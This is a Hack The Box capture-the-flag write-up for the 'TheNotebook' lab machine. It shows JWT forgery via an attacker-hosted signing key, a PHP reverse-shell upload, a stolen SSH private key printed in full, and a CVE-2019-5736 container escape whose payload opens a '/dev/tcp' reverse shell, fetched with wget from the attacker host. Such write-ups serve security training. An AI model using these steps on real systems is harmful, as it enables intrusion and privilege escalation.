


# Protected: [HTB] Hackthebox Thenotebook writeup



Date: March 9, 2021 Author: Mahesh 

Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as Thenotebook so lets hop over to our terminal where all the good stuff happens ..

Machine	INFO
Name	Thenotebook
OS	LINUX

IP	10.10.10.230
Release	06 March 2021
POINTS	30
DIFFICULTY	Medium
Creator	mostwanted002

1. So After scanning with nmap we got 3 running open ports : 22 , 80 11010 ; The port 80 contains the web sever application which takes notes ...

```

Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-08 20:31 IST
Nmap scan report for 10.10.10.230
Host is up (0.71s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open      http      nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: The Notebook - Your Note Keeper
10010/tcp  filtered  rxapi
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/8%OT=22%CT=1%CU=37063%PV=Y%DS=2%DC=T%G=Y%TM=
60463CB9
OS:%P=x86_64-pc-linux-
gnu)SEQ(SP=109%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=9)OPS(
OS:01=M54BST11NW7%02=M54BST11NW7%03=M54BNNT11NW7%04=M54BST11NW7%05=
M54BST11
OS:NW7%06=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F
E88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A
=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
%0=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
%0=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
T=40%CD=
OS:S)

```

2 . So first of all let's go and register on the webserver and then log in if you capture the


request you'll know that it sends a authentication cookie with a uuid ; as shown below ..

## The Notebook

Welcome back! 0xmahesh

Visit /notes to access your notes or select it from navbar.


3. If you have solved some previous HTB machines then you'll get to know that its a jwt token / cookie which can be manipulated as we want ; so copy the auth = "cookie" and paste it to <https://jwt.io/> and then you'll get a breakdown version of the cookie which contains Header and payload variables :



4. Now we saw that in the header it requests a private key to the localhost(server) in order to authenticate so we can create our own payload by generating some private and public jwt keys :

```
ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
# Don't add passphrase
openssl rsa -in jwtRS256.key -pubout -outform PEM -out jwtRS256.key.pub
cat jwtRS256.key
cat jwtRS256.key.pub
```


5. So just paste the following command in your system and generate jwt private , public keys and paste it into the private and public key space now in the payload section change the admin\_cap value to 1 and in the header section change the localhost with your ip and now rename the jwt private key as privKey.key and start a python webserver in the respective folder ;



6. Now again try to write a note and capture the request and replace the “auth = cookie uuid = cookie” to your jwt payload and send it after sending it ; it will request the privkey.key to our webserver and it will give us the admin panel access but the headache part here is we have to always change the cookie whenever we make request to webserver :

[illegible]

7. Now after getting admin panel we can upload some files so let's try to upload a reverse shell by pentestmonkey and start the netcat connection and now click on view the file it will immediately give us a www-data\$ shell



```
root@kali:~/CTF/htb/notebook# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.230] 35636
Linux thehoneypot 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18
17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
05:38:28 up 7 min, 0 users, load average: 0.04, 0.14, 0.09
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   W
HAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ export TERM=xterm
$
```

8. Now as we have in the system we need maintain the access in the machine so the `/var/backups/` folder contains `home.tar.gz` let's try to untar it



```

$ mkdir /tmp/id
$ tar -zxvf home.tar.gz -C /tmp/id
home/
home/noah/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.cache/motd.legal-displayed
home/noah/.gnupg/
home/noah/.gnupg/private-keys-v1.d/
home/noah/.bashrc
home/noah/.profile
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
$ cat /tmp/id/home/noah/.ssh/id_rsa

```

9. It contains id\_rsa so immediately copy the ssh key paste it to your id\_rsa file and grab a ssh connection quickly : `ssh -i id_rsa.pub noah@10.10.10.230`

```

noah@thenotebook: ~
root@kali: ~/Downloads

home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
$ cat /tmp/id/home/noah/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEYayqucvz6P/EEQbdf8cA44GkEjCc3QnAyssED3q9Pz1LxEN04
HbhhDfFxK+EDWk4yKk0g5MvBQckcAs31mNnu+UCLYLMb4YXGvrlwCrtrHo/ulwT
rLymqVzxjEblUkIgjZNW49ABwL2pDfzoXnIj9JK8s31jIo+w/0RqHzAfgS3Y7t+b
HVo4kvIHT0IXveAlvxez3UpLuLkQ4zK37rfH03wuTwsyZ0vmL7gr3fQRBndrUD
v4k2zwetxYnt0hjdLDyA+KGWFFeW7ey9ynrMKW21c2vBucEAUUE+mb0Eaz021nhX
rTAQEGTrb07jNoZepf4MDRT7DTQdRz+k8HG4wIDAQABAoIBAQQIA0b51Ht84DbH
+UQY5+bR8MHlfgWr+4B6m1A7FchVLUwISPC0Dg6Gp5o3v55LuKxzPYPa/M0BBaF
09y29Nx7ce/JPCzAtK0GvH2JvaoF22qz9yQ5u0EzMMdpIgs81s5V10gse1bQd4h
CA4ehj2uul0D7PRLDtbZCNxrhwpmbMjC1Qne0R2TqPjE4b7DT1Grs907d7pyNM
Um/rxjBx7AcBp+P7LBqLrnk7KcXezb115Lc9uDU52c31NeRPmbF15d70d1TbXce
YwHvJckFXyeVP60zi3yA3p6d+fhFCzWU3uzUKBL0Ge35ARxISsvVRzX1HR8CU9V
AuyJ204JAoGBA067RmkGsIAIw/DJ7fFRK01dvQdeaFSnA7Xf5rhWfymZ/spj2/
rWuuxIS2AXp6pmk36GEpUN1Ea+jvkw/NaMPfGpIL50d0610B4FtJbood2gApfG9
0uPb7a+Yzbj10D3UGAnDi0tRtFvnnfRevS+KEFVXHTLTPGjRR0410dAoGBAN1U
kn7eFJ04BYnzcWbupXaped7QEFshGmu34/HwL0/ejKXqVksGgSB5v3a01P6KqEE
vk4wAFKj1i40pEaP0ZNaWd5TsDShoAsLxRnJRM+pZ2bjku0GNZCAU82/rJSnRA+X
17zrFyhfaK1du4fNYgHkGDBX8X/De00vLe1LpLx/AoGBANoh0CI19J7oYqNCZEYs
QALx5j1lbzUk0WLANA/eW59BkVfPQDtnsSPVWscQLqWk7+zwIqq0v61N3jPGxA8K
VxGyB2tGat6j1580P2tpabGTCmBfh82nT2KNNHfwmfwZJdsu9I9zv0+e3CX1BZ
vg1mwv2Dw610EwX+A+ZuSm1ZAoGAb2mgtDMrRDHc/OuL3gvHfV6CYIwv05qK+Jyr
22WwK1a/qaw08yPQbrEddt0YBS0BP4yl9s86yyK8gPFxpocJrk3esd7R7RukKvCPJ
22Wn8QE6Rg+yWZpPHqkazS201eItzQR2mYG2hzyPKFtE7evH6JUrnjm5LTKEReco+
81CuZAcGgYEA1fhcJ2NwEUB2EOV/AI23rYpVlF6S1DTfJrtV6ZCLTuKKhduqKkr
JjwmBxv0VN6MDmJ40hYo1ZR6WlTMYq6kFGcmSCATP14wbGmwb0ZHb0WBSbj5ERQ+
Uh6he5GM5rTstMjTGN+0Q0Z8U26c0HBM0ulKBT9IUIUEdLfntA4oAVQ=
-----END RSA PRIVATE KEY-----
$

```

10. Now its time to get the root shell ; so after getting ssh connection I quickly ran `sudo -l` command it says :

```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
noah@thenotebook:~$
```

11. After googaling bit I got a POC : [https://github.com/Fricheten/CVE-2019-5736- PoCVULNERABILITY POC](https://github.com/Fricheten/CVE-2019-5736-PoC)

12. So Download the main.go file and change the value of payload to your machine and port as follows :

```
var payload = “#!/bin/bash \n bash -i >& /dev/tcp/IP/8080 0>&1”
```

13. Now lets build this using go lang make sure that you have already installed go inside your machine now run go build main.io and it will create the binary now start a python server so we can fetch the main binary to target system .

14 . First of all make sure that you have 2 ssh connection to noah user and reverse netcat connection on the port you specified now in the first terminal start the docker container using this command :

```
$sudo /usr/bin/ docker exec -it webapp-dev01 /bin/bash
```

```
$root@container:$~ cd /tmp
```

```
$root@container:$~ wget http://YOUR-IP/main
```

\$root@container:\$~ chmod +x main

\$root@container:\$~ ./main

```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 bash
root@e302b3ed95f2:/opt/webapp# cd /tmp
root@e302b3ed95f2:/tmp# wget http://10.10.16.5/main
--2021-03-09 06:29:49-- http://10.10.16.5/main
Connecting to 10.10.16.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2140215 (2.0M) [application/octet-stream]
Saving to: 'main'

main          100%[=====>] 2.04M  298KB/s   in 11s

2021-03-09 06:30:02 (187 KB/s) - 'main' saved [2140215/2140215]

root@e302b3ed95f2:/tmp# chmod +x main
root@e302b3ed95f2:/tmp# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 36
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc00044e060}
root@e302b3ed95f2:/tmp#
```

15. In the second terminal immediately start another container :

\$sudo /usr/bin/ docker exec -it webapp-dev01 /bin/bash

```
noah@thenotebook: ~ root@kali: ~
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 sh
h
No help topic for '/bin/sh'
█
```

16 . And immediately we got our root shell on our net cat connection



```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.230] 41292
bash: cannot set terminal process group (31409): Inappropriate i
octl for device
bash: no job control in this shell
<f75683e204e13e7b9d85553d7ad96bd1da0251b9882e8267c# cd /
cd /
root@thenotebook:/# ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
```

And we have rooted the machine successfully.

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